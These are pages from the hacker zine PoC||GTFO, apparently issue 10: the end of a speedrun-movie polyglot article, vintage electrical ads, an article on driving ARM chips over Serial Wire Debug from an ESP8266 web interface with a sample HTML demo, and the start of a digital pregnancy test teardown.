
The buffers for read and write calls for movie data are straight out of the movie data in memory. One unintended benefit of the new format is that it is much easier to write from SIGSEGV or similar signal handlers. (The memory allocator cannot be trusted.)

The binary LSMV format is chunk-based. The "`lsmv`" magic must be at offset 0; we can't have any appended data. So the PDF header and content must be added in a dummy chunk early in the LSMV, and the ZIP and PDF footer must be added at the end of the file, in another dummy chunk (see included diagram).

A clean version of the LSMV file has been submitted to TASVideos.[24] You can play this polyglot on a modified LSNES with the hybrid emulation core using BSNES and Gambatte or, if you have the required hardware, on the real stuff!



Be warned that none of these approaches is trivial. We include detailed howtos with the zip contents of this issue.[25]




[24] `http://tasvideos.org/4947S.html`

[25] `unzip -j pocorgtfo10.pdf pokemon_plays_twitch/sgbhowto.pdf`

"The Boy's Electric Toys"

There have been other electrical experimental outfits on the market thus far, but we do not believe that there has ever been produced anything that comes anywhere near approaching the new experimental outfit which we illustrate herewith.

"The Boy's Electric Toys" is unique in the history of electrical experimental apparatus, as in the small box which we offer enough material is contained TO MAKE AND COMPLETE OVER TWENTY-FIVE DIFFERENT ELECTRICAL APPARATUS without any other tools, except a screw-driver furnished with the outfit. The box construction alone is quite novel, inasmuch as every piece fits into a special compartment, thereby inducing the young experimenter to be neat and to put the things back from where he took them. The box contains the following complete instruments and apparatus which are already assembled:



No. EX2002

Student's chromic plunge battery, compass-galvanometer, solenoid, telephone receiver, electric lamp. Enough various parts, wire, etc., are furnished to make the following apparatus:

Electromagnet, electric cannon, magnetic pictures, dancing spiral, electric hammer, galvanometer, voltmeter, hook for telephone receiver, condenser, sensitive microphone, short distance wireless telephone, test storage battery, shocking coil, complete telegraph set, electric riveting machine, electric buzzer, dancing fishes, singing telephone, mysterious dancing man, electric jumping jack, magnetic geometric figures, rheostat, erratic pendulum, electric butterfly, thermo electric motor, visual telegraph, etc., etc.

This does not by any means exhaust the list, but a great many more apparatus can be built actually and effectually.

With the instruction book which we furnish, one hundred experiments that can be made with this outfit are listed, nearly all of these being illustrated with superb illustrations. We lay particular stress on the fact that no other materials, goods or supplies are necessary to perform any of the one hundred experiments or to make any of the 25 apparatus. Everything can be constructed and accomplished by means of this outfit, two hands, and a screw-driver. Moreover this is the only outfit on the market to-day in which there is included a complete chromic acid plunge battery, with which each and everyone of the experiments can be performed. No other source of current is necessary.

Moreover, the outfit has complete wooden bases with drilled holes in their proper places, so that all you have to do is to mount the various pieces by means of the machine screws furnished with the set.

The outfit contains 114 separate pieces of material and 24 pieces of finished articles ready to use at once.

The box alone is a masterpiece of work on account of its various ingenious compartments, wherein every piece of apparatus fits.

Among the finished material the following parts are included:

Chromic salts for battery, lamp socket, bottle of mercury, core wire (two different lengths), a bottle of iron filings, three spools of wire, carbons, a quantity of machine screws, flexible cord, two wood bases, glass plate, paraffine paper, binding posts, screw-driver, etc., etc. The instruction book is so clear that anyone can make the apparatus without trouble, and besides a section of the instruction book is taken up with the fundamentals of electricity to acquaint the layman with all important facts in electricity in a simple manner.

All instruments and all materials are well finished and tested before leaving the factory. We guarantee satisfaction.

We wish to emphasize the fact that anyone who goes through the various experiments will become proficient in electricity and will certainly acquire an electrical education which cannot be duplicated except by frequenting an electrical school for some months.

The size over all of the outfit is 14 x 9 x 2¾. Shipping weight, 8 lbs.

No. EX2002 "The Boy's Electric Toys," outfit as described $5.00

"The Livest Catalog in America"

Our big, new electrical cyclopedia No. 19 is waiting for you. Positively the most complete Wireless and electrical catalog in print today. 228 Big Pages, 600 illustrations, 500 instruments and apparatus, etc. Big "Treatise on Wireless Telegraphy", 20 FREE coupons for our 160-page FREE Wireless Course in 20 lessons. FREE Cyclopedia No. 19 measures 7 x 5¼". Weight ½ lb. Beautiful stiff covers.

Now before you turn this page write your name and address on margin below, cut or tear out, enclose 6 cts. stamps to cover mail charges, and the Cyclopedia is yours by return mail.

THE ELECTRO IMPORTING CO.
231 Fulton Street, New York City

ELECTRO IMPORTING CO., 231 Fulton St., N.Y.

5 SWD Marionettes; or, The Internet of Unsuspecting Things

by Micah Elizabeth Scott

Greetings, neighbors! Let us today gather to celebrate the Internet of Things. We live in a world where nearly any appliance, pet, or snack food can talk to the Cloud, which sure is a disarming name for this random collection of computers we've managed to network together. I bring you a humble PoC today, with its origins in the even humbler networking connections between tiny chips.

5.1 Firmware? Where we're going, we don't need firmware.

I've always had a fascination with debugging interfaces. I first learned to program on systems with no viable debugger, but I would read magazines in the nineties with articles advertising elaborate and pricey emulator and in-circuit debugger systems. Decades go by, and I learn about JTAG, but it's hard to get excited about such a weird, wasteful, and under-standardized protocol. JTAG was designed for an era when economy of silicon area was critical, and it shows.

More years go by, and I learn about ARM's Serial Wire Debug (SWD) protocol. It's a tantalizing thing: two wires, clock and bidirectional data, give you complete access to the chip. You can read or write memory as if you were the CPU core, in fact concurrently while the CPU core is running. This is all you need to access the processor's I/O ports, its on-board serial ports, load programs into RAM or flash, single-step code, and anything else a debugger does. I took my first dive into SWD in order to develop an automated testing infrastructure for the Fadecandy LED controller project. There was much yak shaving, but the result was totally worthwhile.

More recently, Cortex-M0 microcontrollers have been showing up with prices and I/O features competitive with 8-bit microcontrollers. For example, the Freescale MKE04Z8VFK4 is less than a dollar even in single quantities, and there's a feature-rich development board available for $15. These micros are cheaper than many single-purpose chips, and they have all the peripherals you'd expect from an AVR or PIC micro. The dev board is even compatible with Arduino shields.

In light of this economy of scale, I'll even consider using a Cortex-M0 as a sort of I/O expander chip. This is pretty cool if you want to write microcontroller firmware, but what if you want something without local processing? You could write a sort of pass-through firmware, but that's extra complexity as well as extra timing uncertainty. The SWD port would be a handy way to have a simple remote-controlled set of ARM peripherals that you can drive from another processor.

Okay! So let's get to the point. SWD is neat, we want to do things with it. But, as is typical with ARM, the documentation and the protocols are fiercely layered. It leads to the kind of complexity that can make little sense from a software perspective, but might be more forgivable if you consider the underlying hardware architecture as a group of tiny little machines that all talk asynchronously.

The first few tiny machines are described in the 250-page ARM Debug Interface Architecture Specification ADIv5.0 to ADIv5.2 tome.[26] It becomes apparent that the tiny machines must be so tiny because of all the architectural flexibility the designers wanted to accommodate. To start with, there's the Debug Port (DP). The DP is the lower layer, closest to the physical link. There are different DPs for JTAG and Serial Wire Debug, but we only need to be concerned with SWD.

We can mostly ignore JTAG, except for the process of initially switching from JTAG to SWD on

[26] `http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.ihi0031c/index.html`




Figure 12 – JTAG-to-SWD sequence timing

systems that support both options. SWD's clock matches the JTAG clock line, and SWD's bidirectional data maps to JTAG's TMS signal. A magic bit sequence in JTAG mode on these two pins will trigger a switch to the SWD mode, as shown in Figure 12.

SWD will look a bit familiar if you've used SPI or I2C at all. It's more like SPI, in that it uses a fast and non-weird clocking scheme. Each processor's data sheet will tell you the maximum SWD speed, but it's usually upwards of 20 MHz. This hints at why the protocol includes so many asynchronous layers: the underlying hardware operates on separate clock domains, and the debug port may be operating much faster or slower than the CPU clock.

Whereas SPI typically uses separate wires for data in and out, SWD uses a single wire (it's in the name!) and relies on a "turnaround" period to switch bus directions during one otherwise wasted clock cycle that separates groups of written or returned bits. These bit groups are arranged into tiny packets with start bits and parity and such, using turnaround bits to separate the initial, data, and acknowledgment phases of the transfer. For example, see Figures 13 and 14 to execute read and write operations and for all the squiggly details on these packets, the tome has you covered starting with Figure 4-1.

These low-level SWD packets give you a memory-like interface for reading and writing registers; but we're still a few layers removed from the kind of registers that you'd see anywhere else in the ARM architecture. The DP itself has some registers accessed via these packets, or these reads and writes can refer to registers in the next layer: the Access Port (AP).

The AP could really be any sort of hardware that needs a dedicated debug interface on the SoC. There are usually vendor specific access ports, but usually you're talking to the standardized MEM-AP which gives you a port for accessing the ARM's AHB memory bus. This is what gives the debugger a view of memory from the CPU's point of view.

Each of these layers are of course asynchronous. The higher levels, MEM-AP and above, tend to have a handshaking scheme that looks much like any other memory mapped I/O operation. Write to a register, wait for a bit to clear, that sort of thing. The lower level communications between DP and AP needs to be more efficient, though, so reads are pipelined. When you issue a read, that transaction will be returning data for the previous read operation on that DP. You can give up the extra throughput in order to simplify the interface if you want, by explicitly reading the last result (without starting a new read) via a Read Buffer register in the DP.

This is where the Pandora's Box opens up. With the MEM-AP, this little serial port gives you full access to the CPU's memory. And as is the tradition of the ARM architecture, pretty much everything is memory-mapped. Even the CPU's registers are indirectly accessed via a memory mapped debug controller while the CPU is halted. Now everything in the thousands of pages of Cortex-M and vendor-specific documentation is up for grabs.




Figure 13 – Serial Wire Debug successful read operation




Figure 14 – Serial Wire Debug successful write operation

5.2 Now I'm getting to the point.

I like making tools, and this seems like finally the perfect layer to use as a foundation for something a bit more powerful and more explorable. Combining the simple SWD client library I'd written earlier with the excellent Arduino ESP8266 board support package, attached you'll find `esp8266-arm-swd`,[27] an Arduino sketch you can load on the $5 ESP8266 Wi-Fi microcontroller. There's a README with the specifics you'll need to connect it to any ARM processor and to your Wi-Fi. It provides an HTTP GET interface for reading and writing memory. Simple, joyful, and roughly equivalent security to most Internet Things.

These little HTTP requests to read and write memory happen quickly enough that we can build a live hex editor that continuously scans any visible memory for changes, and sends writes whenever any value is edited. By utilizing all sorts of delightful HTML5 modernity to do the UI entirely client-side, we can avoid overloading the lightweight web server on the ESP8266.

This all adds up to something that's I hope could

[27] `unzip pocorgtfo10.zip esp8266-arm-swd.zip`


PREMAX

"CA" BUMPER MOUNTING FITS ANY CAR

Mount Your Mobile Antenna without Drilling or Marring!

Even the massive bumpers of new 1955 cars can be outfitted with Premax's newly improved "CA" mobile antenna mounting, *without* spoiling chrome finish. Mounting includes extra chain links and braided copper wire ground lead. Ask your dealer for the "CA", or write,

Division
Chisholm-Ryder Co., Inc.
PREMAX PRODUCTS
5581 Highland Avenue, Niagara Falls, New York



Here's Why!

There's no drilling or damage to Bumper or splash-pan necessary. "CA" Bumper Mounting is fully adjustable with 9 links of chain. Add or remove links as needed!

```
<ul>
  <li>
    Turn the LED
    <a is="swd-async-action" href="/api/mem/write?0x40048008=0&0x400ff014=0x00300800&0x400ff000=0x00100800"> red </a>,
    <a is="swd-async-action" href="/api/mem/write?0x40048008=0&0x400ff014=0x00300800&0x400ff000=0x00200800"> green </a>,
    <a is="swd-async-action" href="/api/mem/write?0x40048008=0&0x400ff014=0x00300800&0x400ff000=0x00300000"> blue </a>,
    <a is="swd-async-action" href="/api/mem/write?0x40048008=0&0x400ff014=0x00300800&0x400ff000=0x00200000"> cyan </a>,
    <a is="swd-async-action" href="/api/mem/write?0x40048008=0&0x400ff014=0x00300800&0x400ff000=0x00100000"> pink </a>,
    <a is="swd-async-action" href="/api/mem/write?0x40048008=0&0x400ff014=0x00300800&0x400ff000=0x00000000"> whiteish </a>, or
    <a is="swd-async-action" href="/api/mem/write?0x40048008=0&0x400ff014=0x00300800&0x400ff000=0x00300800"> off </a>
  </li>
  <li>
    Now <a is="swd-async-action" href="/api/halt"> halt the CPU </a> and let's have some scratch RAM:
    <p>
      <swd-hexedit addr="0x20000000" count="32"></swd-hexedit>
    </p>
  </li>
  <li>
    <a is="swd-async-action" href="/api/mem/write?0x20000000=0x22004b0a&.=0x4a0a601a&.=0x601a4b0a&.=0x4a0b4b0a&.=0x4b0b6013&.=0x2b003b01&.=0x2380d1fc&.=0x6013035b&.=0x3b014b07&.=0xd1fc2b00&.=0x46c0e7f0&.=0x40048008&.=0x00300800&.=0x400ff014&.=0x00200800&.=0x400ff000&.=0x00123456&.=0x7ffffbc&.=0x00000001">
      Load a small program
    </a>
    into the scratch RAM
  </li>
  <li>
    <a is="swd-async-action" href="/api/reg/write?0x3c=0x20000000"> Set the program counter </a>
    (<span is="swd-hexword" src="/api/reg" addr="0x3c"></span>)
    to the top of our program
  </li>
    <li>
      The PC <i>sample</i> register (<span is="swd-hexword" addr="0xe000101c"></span>)
      tells you where the <i>running</i> CPU is
    </li>
    <li>
      <a is="swd-async-action" href="/api/mem/write?0xE000EDF0=0xA05F0001"> Let the CPU run! </a>
      (or try a <a is="swd-async-action" href="/api/mem/write?0xE000EDF0=0xA05F0005"> single step </a>)
    </li>
    <li>
      While the program is running, you can modify its delay value:
      <span is="swd-hexword" addr="0x20000040"></span>
    </li>
</ul>
```

Figure 15 – Single Wire Debug from HTML5

be used for a kind of *literate* reverse engineering and debugging, in the way Knuth imagined literate programming. When trying to understand a new platform, the browser can become an ideal sandbox for both investigating and documenting the unknown hardware and software resources.


The included HTML5 web app, served by the Arduino sketch, uses some Javascript to define custom HTML elements that let you embed editable hex dumps directly into documentation. Since a register write is just an HTTP GET, hyperlinks can cause hardware state changes or upload small programs.

There's a small example of this approach on the "Memory Mapped I/O" page, designed for the $15 Freescale FRDM-KE04Z board. This one is handy as a prototyping platform, particularly since the I/O is 5V tolerant and compatible with Arduino shields. Figure 15 contains the HTML5 source for that demo.

This sample uses some custom HTML5 elements defined in `/script.js`: `swd-async-action`, `swd-hexedit`, and `swd-hexword`. The `swd-async--action` isn't so exciting, it's really just a special kind of hyperlink that shows a pass/fail result without navigating away from the page. The `swd-hexedit` is also relatively mundane; it's just a shell that expands into many `swd-hexword` elements. That's where the substance is. Any `swd--hexedit` element that's scrolled into view will be refreshed in a continuous round-robin cycle, and the content is editable by default. These become simple but powerful tools.

5.3 Put a chip in it!

While the practical applications of `esp8266-arm-swd` may be limited to education and research, I think it's an interesting Minimum Viable Internet Thing. With the ESP8266 costing only a few dollars, anything with an ARM microcontroller could become an Internet Thing with zero firmware modification, assuming you can find the memory addresses or hardware registers that control the parts you care about. Is it practical? Not really. Secure? Definitely not! But perhaps take a moment to consider whether it's really any worse than the other solutions at hand. Is ARM assembly and HTML5 your kind of fun? Please send pull requests. Happy hacking



HERE YOU 'LEARN BY DOING'

The Only Way to Learn Electricity

The only way you can become an expert is by doing the very work under competent instructors, which you will be called upon to do later on. In other words, *learn by doing*. That is the method of the New York Electrical School.


Five minutes of actual practice properly directed is worth more to a man than years and years of book study. Indeed, Actual Practice is the only training of value, and graduates of New York Electrical School have proved themselves to be the only men that are fully qualified to satisfy EVERY demand of the Electrical Profession.

At this "Learn by Doing" School a man acquires the art of Electrical Drafting; the best business method and experience in Electrical Contracting, together with the skill to install, operate and maintain all systems for producing, transmitting and using electricity. A school for Old and Young. Individual instruction.

And Now

If you have an ambition to make a name for yourself in the electrical field you will want to join the New York Electrical School. It will be an advantage to you to start at once. Hurry and send for our 64-page book which tells you all about the school, with pictures of our equipment and students at work, and a full description of the course. You need not hesitate to send for this book. It is FREE to everyone interested in electricity. It will not obligate you to send for it. Send the coupon or write us a letter. But write us *now* while you are thinking about the subject of electricity.

School open to visitors 9 A. M. to 9 P. M.



New York Electrical School
29 W. 17th St., New York, N. Y.

Please send FREE and without obligation to me your 64-page book.


Name .....

Address .....

6 Reversing a Pregnancy Test; or, Bitch better have my money!

by Amanda Wozniak


The adventure started like most adventures do—in a dark bar near a technical institute over pints of IPA. An serial entrepreneur plied me with compliments, alcohol and assurances of a budget worthy of my hourly rate to take an off-the shelf device and build a sales-pitch demo in support of his natal company's fund-raising and growth plan. The goal was to take approximately zero available fabrication resources other than myself and spend a couple of months to make a universally approachable, easy to use demonstration prototype for a (now utterly defunct) startup's flow strip technology with a hack-a-thon patented Internet-of-Things interface. The target was an entry straight out of PC Magazine's *The Secret World of Embedded Computers*, the thing no active neighbor should be without—a handy-dandy off the shelf CVS digital pregnancy test.



6.1 Fast, Cheap, and Easy

Head on down to your local pharmacy, and virtually every store will carry a nifty brand of digital pregnancy tests. All of these tests are basically identical (inside and out), and the marketing strategy is simple. Humans are bad at reading analog inputs, so when your time comes, let technology ease your mind whether you, the user is stressed to the breaking point trying to get pregnant or if you're in the boat of desperately hoping you're sterile. "Oh god, it's been three seconds. Or minutes? Wait? What happened to space time. Is there one blue line? Two? I feel faint. Fish? Fuck! I'm pregnant with mutant fish babies."[28]

Now, it doesn't matter which brand you buy for this exercise—as far as I can tell, they're all based on the same two-chip solution built around a Holtek HT48C06 microprocessor. And you can guess at the function without cracking the case – just go buy one (for extra bonus points, look as underaged as possible) and look at the test strips themselves.



Remember, this OTS technology is extra cool because back in the day, instead of peeing on a stick, women suspected of pregnancy[29] had to have their urine injected into a rabbit in order to assess pregnancy before the onset of "the quickening." If you think it's hard telling the difference between '+' and '–', you definitely haven't had to divine your future livelihood from the appearance of leporid entrails. And for extra bonus by the Theory Of Cyber-Extension, every time you use a digital pregnancy test, a cute bunny Tamagotchi is saved from certain death.

6.2 Basics of the Test

Each strip has an absorbent area (that you pee on) and a clear window where the test results show up. One stripe is a control stripe that 'fires' (changes color) in any liquid from water to bourbon, and the other one is a test stripe that only fires when sufficient concentrations of the hormone hCG are present

[28] The mutant fish baby thing is kind of true according to developmental biology, but that's not really our focus today.

[29] *Fun fact*: Eve was the first hacker and Cain was her first 0-day. Humankind is the ultimate Trojan. Since Cain was such a dick in the Biblical sense, the hacking community has carried his mark of social stigma until this very day.

in the fluid sample. (hCG stands for Human Chorionic Gonadotropin, named because scientists snicker at words like "gonad.") You can use the strips without the digital tester, because all you're being sold is a device that will load in one of the basic strips, and monitor the control and test stripes, and return three results: ERROR, NOT or PREGNANT. It turns out that $50 and getting at least one pregnant woman to pee on a test strip can end up for an entertaining couple of evenings at the old workbench.

Following these instructions, with enough time, patience and abstinence, you'll be able to make your own legitimate-looking pregnancy test that works on men and women alike! Or jazz it up to say "`HI MOM`" in no time.

6.3 Teardown

To open the case of a digital pregnancy test (DPT), take a nickel or quarter, place it in the detent in the injection molded case, and gently twist. The model of DPT I did most of my work with was the generic "CVS Clear Results," test – the mechanical specifics may vary from brand to brand, but the nicest part of the cheap injection-molded plastic is that the shell parts are universally thin-walled and toleranced to snap-fit together, which makes it easy to snap them apart without visibly damaging the case.

Inside that case, there will be a circuit board that has another multi-piece injection-molded assembly of ABS plastic, press-fitted into mounting holes on the PCB. This is the test strip alignment/ejection mechanism.[30] For my purposes, I removed this semi-destructively, by twisting off the retention pins on the back side of the PCB. I wanted to save the housing for when I rebuilt the test with my own internal electronics, to be virtually indistinguishable from the stock pregnancy test but with added entrepreneurial functions. This strategic re-use of injection molded parts and hard-to-design mechanisms adds that special professional flair to demonstration prototypes.

